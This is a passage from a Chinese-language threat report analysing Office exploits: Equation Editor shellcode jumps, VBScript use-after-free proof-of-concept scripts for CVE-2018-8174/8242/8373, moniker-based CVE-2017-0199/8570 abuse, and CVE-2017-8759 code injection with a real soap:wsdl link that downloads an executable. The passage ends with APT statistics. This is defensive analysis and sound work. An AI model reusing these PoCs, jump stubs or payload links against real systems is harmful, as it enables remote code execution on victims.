


图 147 公式编辑器 Shellcode 利用方式配图 6




图 148 公式编辑器 Shellcode 利用方式配图 7

对于这个样本，可以看到并没有将最占空间的 WinExec 参数字符串放到溢出时读取部分，而是放到了后面，溢出时读取部分是一段 shellcode。




图 149 公式编辑器 Shellcode 利用方式配图 8

这里的返回地址不再是 call WinExec，而是替换为 ret，不再将读取的内容作为 WinExec 的参数，而是直接当作 shellcode 来执行。




图 150 公式编辑器 Shellcode 利用方式配图 9

虽然 shellcode 的功能依然是调用 WinExec 来执行恶意命令，但是参数的长度不再受到限制，可以执行更长的恶意指令。并且以 shellcode 的方式实现比直接调用变化更多，可扩展性更强。

在上一个样本的基础上，后来又发展出了新的利用方式：将要执行的 shellcode 全部保存在后面，溢出时读取的部分只作为一个用来跳转到堆中真正 shellcode 的入口。

公式编辑器在从文档中读取数据时，会首先在堆上申请空间一次性将公式编辑器头部之后的所有数据全部读取。后续按照不同字段解析其中数据时，不再从文件中读取，而是统一从堆上读取。因此攻击者可以将 shellcode 以附加数据的形式放在公式编辑器流的末尾，并在溢出时写入跳转指令，去堆上执行真正的 shellcode，从而绕过漏洞写入长度的限制。但是堆的地址不固定，需要找到一个稳定获取其地址的方法。

通过对读取函数的分析，发现首地址和当前偏移都是通过 0x45BD3C 获得的。同时通过交叉引用可以发现还有多个其他的相关函数，在对堆中公式编辑器流的数据进行操作时都用到了 0x45BD3C 中的数据。




图 151 公式编辑器 Shellcode 利用方式配图 10

因此可以初步推测在 0x45BD3C 中保存着相关结构体（开启 ASLR 后需要自行根据当前基址转换）。

在 0x45BD3C 中，保存了一个位于栈上的地址。分析后发现这个地址是函数 sub_42F8FF 的栈空间。函数 sub_42F8FF 在自己的栈空间内完成了相关信息的初始化，并将栈的地址存入 0x45BD3C 供它的子函数在访问公式编辑器流时使用。这相当于在将全局变量的指针（0x45BD3C）指向一个为局部变量的结构体，有一定的安全隐患。因为对公式编辑器流的读取都在 sub_42F8FF 的子函数中进行，它们的局部栈空间都在更上面，不会覆盖 sub_42F8FF 的栈空间，因此访问 0x45BD3C 时不会造成访问无效地址。

图 152 公式编辑器 Shellcode 利用方式配图 11

在实际的攻击样本中是这样完成跳转的：

```
00221FA8    05 3CBD0100     add eax,0x1BD3C                 eax=440000
00221FAD    8B00            mov eax,dword ptr ds:[eax]      eax=45BD3C
00221FAF    8B40 14         mov eax,dword ptr ds:[eax+0x14]
00221FB2    83C0 6D         add eax,0x6D
00221FB5  - FFE0            jmp eax                         EQNEDT32.00440000
```

图 153 公式编辑器 Shellcode 利用方式配图 12

CVE-2018-0798 的样本，从栈中获取了一个当前代码段中的地址 0x440000（开启 ASLR 后这个地址也会跟着发生变化），然后通过偏移找到 0x45BD3C。最后在偏移为 0x6D 处找到 shellcode。




图 154 公式编辑器 Shellcode 利用方式配图 13

CVE-2017-11882 的样本，因为一定不存在 ASLR，因此直接异或得到 0x45BD3C，然后从偏移为 0x3D 处找到 shellcode。

采用这种方式后，对 shellcode 的长度就没有限制了。摆脱了公式编辑器对 shellcode 的限制后，shellcode 的功能与反检测（花指令混淆，反调试，字符串加密等）手段也逐渐丰富起来。

3.4.2 IE“双杀”漏洞：CVE-2018-8174/CVE-2018-9242/CVE-2018-8373

“双杀”系列漏洞是 Windows VBScript Engine 的代码执行漏洞，利用释放对象时底层调用的 Release 函数中存在的缺陷来访问被释放的内存，通过释放后重用的方式来完成任意地址读写的目的。

由于“双杀”系列漏洞实际上位于 VBScript 中，因此在插入了含有漏洞的 VBS 脚本的 Office 文档和网页上都能够触发。

3.4.2.1 漏洞原理

0.3.2.1.1 CVE-2018-8174

CVE-2018-8174 是系列漏洞中最早被发现的。问题在于析构函数中将被释放对象的地址转移到了其他位置保存，形成悬空指针，再次申请这块内存时造成 UAF 漏洞。

```
<script language="VBScript">
Dim arr(1)
Dim o

Class MyClass
    Private Sub Class_Terminate
        Set o = arr(0)
        arr(0) = &h12345678
    End Sub
End Class

Set arr(0) = new MyClass
Erase arr

msgbax o
</script>
```

图 155 CVE-2018-8174 配图 1

创建一个 MyClass 对象实例并保存到 arr 的第一个元素，然后调用 Erase 函数删除 arr 中刚插入的 MyClass 对象，删除时会减少对象的引用计数，从而释放掉对象。删除 MyClass 对象时会调用自己定义的析构函数 Class_Terminate。在 Class_Terminate 函数中会将 arr 的第一个元素(MyClass 对象)赋值给变量 o，再将任意值赋值给 arr 的第一个元素来平衡引用计数。Class_Terminate 函数返回后，MyClass 对象会被释放，然而此时 o 仍然指向被释放的 MyClass 对象，形成悬空指针。在 POC 中，直接访问了变量 o，造成访问无效地址崩溃。如果使用其他同样大小的对象申请并占用这块被释放的内存，那么将造成典型的 UAF 漏洞。

0.3.2.1.2 CVE-2018-8242

CVE-2018-8242 漏洞同样处于析构函数中。在析构函数中将被释放的对象再次释放，造成 double free 漏洞。

```
<script language="VBScript">
Dim arr(1)

Class MyClass
    Private Sub Class_Terminate
        Erase arr
    End Sub
End Class

Set arr(0) = new MyClass
Erase arr
</script>
```

图 156 CVE-2018-8242 配图 1

创建一个 MyClass 对象实例并保存到 arr 的第一个元素，然后调用 Erase 函数删除 arr 中刚插入的 MyClass 对象，删除时会减少对象的引用计数，从而释放掉对象。删除 MyClass 对象时会调用自己定义的析构函数 Class_Terminate。在 Class_Terminate 函数中再一次调用 Erase 函数删除 arr 中的元素，即 MyClass 对象。由于前面已经将 MyClass 对象释放，因此这里会遭成 double free 漏洞。

0.3.2.1.3 CVE-2018-8373

CVE-2018-8373 是和 CVE-2018-8174 类似的 UAF 漏洞，只是触发方式有所改变。对 POC 的分析如下。

```
<script language="VBScript">
Class MyClass
    Dim array()

    Private Sub Class_Initialize
        ReDim array(2)
    End Sub

    Public Default Property Get P
        ReDim Preserve array(1)
    End Property
End Class

Set cls = New MyClass
cls.array(2) = cls
</script>
```

图 157 CVE-2018-8373 配图 1

创建 cls 时会调用 MyClass 中自己定义的构造函数 Class_Initialize，其中将 array 重新定义为包含三个元素的一维数组。接下来的 cls.array(2) = cls 中会首先获取 cls 中 array 数组的最后一个元素，这一行为会触发自己定义的获取默认属性值的函数 Default Property Get P。在 Default Property Get P 函数中，array 被重新定义为包含两个元素的一位数组，这会导致原来的包含三个元素的 array 被释放然后重新申请一段更小的空间。但是后续将 cls 写入 array（2）时使用的仍然是释放前的地址，这会导致将 cls 写入一个已经被释放的无效地址导致崩溃。如果使用其他同样大小的对象申请并占用这块被释放的内存，那么将造成典型的 UAF 漏洞。

3.4.2.2 Office 文档中的应用

在 Office 文档中，对“双杀”系列漏洞的利用通常是利用 URL Moniker 来加载含有漏洞的网页来触发，而不是将对漏洞的利用放在文档内部。这样可以有效的对抗静态检测。




图 158 IE 双杀漏洞在 Office 文档中的应用配图 1

在 Office 文档中，我们可以看到利用方式与 CVE-2017-0199 相同，都是在 StdOLELink 对象的\1OLE 流中利用 URL Moniker 加载远程链接，根据对方类型的不同选择不同的处理程序。CVE-2017-0199 漏洞所对应的远程文件的 Content-Type 为"application/hta"，会触发 mshta 来处理 hta 文件。在微软修复 CVE-2017-0199 时，采用 FilterActivation 技术过滤了 hta 文件对应的 HTA Moniker。

```
<!doctype html>
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta http-equiv="Expires" content="0">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Cache-control" content="no-cache">
<meta http-equiv="Cache" content="no-cache">
</head>
<body>
<script language="vbscript">
```

图 159 IE 双杀漏洞在 Office 文档中的应用配图 2

而在 CVE-2018-8174 等样本的利用文件中，Content-Type 为“text/html”，会触发 mshtml 来处理 html 文件。在 CVE-2017-0199 等利用 Moniker 机制的漏洞的修复补丁中都没有对 mshtml 相关进行处理，因此可以用这种方式通过 IE 加载含有漏洞的页面，从而触发 IE 漏洞。

3.4.3 其他旧漏洞的利用

在 2018 年捕获到的样本中，除了对 2018 年新出现的漏洞的利用之外，还有不少旧漏洞因为利用手段成熟受到了黑客的青睐。

3.4.3.1 CVE-2017-0199

CVE-2017-0199 是 Office 在处理 OLE 对象时，对 OLE 对象的类型判断存在逻辑缺陷而导致的漏洞。问题主要出在对链接对象的处理。链接对象在加载时，会使用 URL Moniker/File Moniker 来分别处理远程/本地的文件。对于不安全的类型，本来会有安全性检查阻止其中内容直接运行，然后由用户决定是否运行其中内容，但是这里对于 hta 和 sct 文件的处理有问题，会导致直接运行。

Moniker 结构都在 StdOLELink 对象的/1OLE 流的内部。只要对/1OLE 流进行分析就可以知道具体使用了哪些 Moniker 以及其中的内容。




图 160 CVE-2017-0199 漏洞配图 1

对于 URL Moniker，CLSID 后的 4 个字节表示结构的长度，后面的 Unicode 字符串就是远程文件的路径。需要注意的是，这里的文件后缀没有实际意义可以任意修改，文件的真实类型由其本身的数据决定。

当 URL Moniker 被激活时，存在着媒介类型协商(Media-Type Negotiation)这一过程，服务器的回应中会返回 Content-Type 这一字段，指定了媒介的类型和子类型，如 text/plain 等。CVE-2017-0199 漏洞的触发条件之一恰巧与这有关。服务器可以在媒介类型协商过程中返 hta 这一类型，从而使得 Office 调用 mshta.exe(HTA Moniker 的处理程序)来处理 hta 文件，而 hta 文件恰恰可以实现任意代码执行。

对于本地文件，则使用 File Moniker 来触发类似的机制。File Moniker 会在触发时通过 GetClassFile 来获取处理对应对象的 COM 组件对应的 CLSID。 GetClassFile 函数首先会检测该对象是不是结构化存储对象，然后在注册表中查询是否有该对象所对应的模式。如不存在，再去查找文件的扩展名所对应的 CLSID。 当 CVE-2017-0199 漏洞文档通过 File Moniker 指定.sct 文件时，会触发 Script Moniker 的处理程序，从而执行了这个 sct 文件中的内容。

3.4.3.2 CVE-2017-8570

微软对于 CVE-2017-0199 漏洞的修补，采取了一种称作 FilterActivation 的机制。通过禁用 HTA Moniker 和 Script Moniker 的 CLSID 的方式来阻止 CVE-2017-0199 的触发。这种方法并不能从源头上阻止这类漏洞的出现，因此在不久后发现了其他可以实现类似功能的 moniker，通过在 Composite Moniker 中组合 FileMoniker 来触发 Scriptlet Moniker 的方式被发现用于攻击。




图 161 CVE-2017-8570 漏洞配图 1

Composite Moniker 可用来组合多个 Moniker，并且没有被禁用，因此可以使用 Composite Moniker 来对 URL Moniker 或 File Moniker 进行重新封装，从而在处理.sct 文件时调用 Scriptlet Moniker，实现了对 FilterActivation 机制的绕过。

3.4.3.3 CVE-2017-8759

CVE-2017-8759 是 SOAP WSDL 分析器代码注入漏洞，导致这一漏洞的代码出现在 wsdlparser.cs 中的 PrintClientProxy 函数中。在解析 SOAP WSDL 定义的内容时由于没有对输入的 URL 进行合法性校验从而导致攻击者可以注入任意代码。

```
6171            if (_connectURLs != null)
6172            {
6173                for (int i=0; i<_connectURLs.Count; i++)
6174                {
6175                    sb.Length = 0;
6176                    sb.Append(indent2);
6177                    if (i == 0)
6178                    {
6179                        sb.Append("base.ConfigureProxy(this.GetType(), ");
6180                        sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
6181                        sb.Append(");");
6182                    }
6183                    else
6184                    {
6185                        // Only the first location is used, the rest are commented out in the proxy
6186                        sb.Append("//base.ConfigureProxy(this.GetType(), ");
6187                        sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
6188                        sb.Append(");");
6189                    }
6190                    textWriter.WriteLine(sb);
6191                }
6192            }
6193
```

图 162 CVE-2017-8759 漏洞配图 1

此处代码逻辑上，原作者希望只使用第一处出现的 URL，而在代码中注释掉其他的 URL。而它的实现，使用的是单行注释(//)，但却没有对此处的 URL 合法性做检验。因此，只需要在 URL 中插入一个换行符（CRLF），后面的代码就不会被注释。由此可以实现代码注入，从而导致任意代码执行。

在 Office 文档中，通常使用 Soap Moniker 来加载攻击代码。




图 163 CVE-2017-8759 漏洞配图 2

对于 CFB 结构中的 OLE 对象以及在 RTF 中嵌套的 OLE 对象，可以在\1OLE 流中找到 Soap Moniker 和其中要连接的地址。

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Target="soap:wsdl=http://multitrend.yt/at/copy.exe" TargetMode="External"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Id="_id_2159"/>
</Relationships>
```

图 164 CVE-2017-8759 漏洞配图 3

对于 ooxml 结构可以在 rels 文件中找到同样的内容。

微软对此漏洞的修补也较为简单，加入了对 URL 部分的验证，对于特殊字符采用 Unicode 转义后输出，使得漏洞无法触发。

4.1 APT 组织攻击态势综述

Advanced Persistent Threat 简称 APT 攻击，是指高级持续性威胁，利用先进的攻击手段对特定目标进行长期持续性网络攻击的形式。

据 VenusEye 威胁情报中心数据，截止 2019 年上半年，我们监控到的已经披露的各类 APT 组织共计 220 余个。拥有攻击资产最多的前 10 个 APT 组织分别为 APT28、海莲花、白象、FIN7、Lazarus、Gorgon Group、MuddyWater、Turla、DarkHotel、APT-C-23。




图 165 APT 组织资产数量 TOP10

过去一年多，我们监控到的国内外厂商针对 APT 攻击的披露次数 400 余次，平均每天就有一个 APT 攻击报告被披露。披露次数最多的前 10 个组织为：APT28、Lazarus、Group123、海莲花、Hades、MuddyWater、DarkHotel、白象、APT29、Turla。




图 166 APT 组织披露次数分布

在 APT 组织针对的领域中，政务行业（14.13%）占比最多，其次是国防军工（11.96%），科研（10.87%），金融（8.70%）和教育（7.61%）。

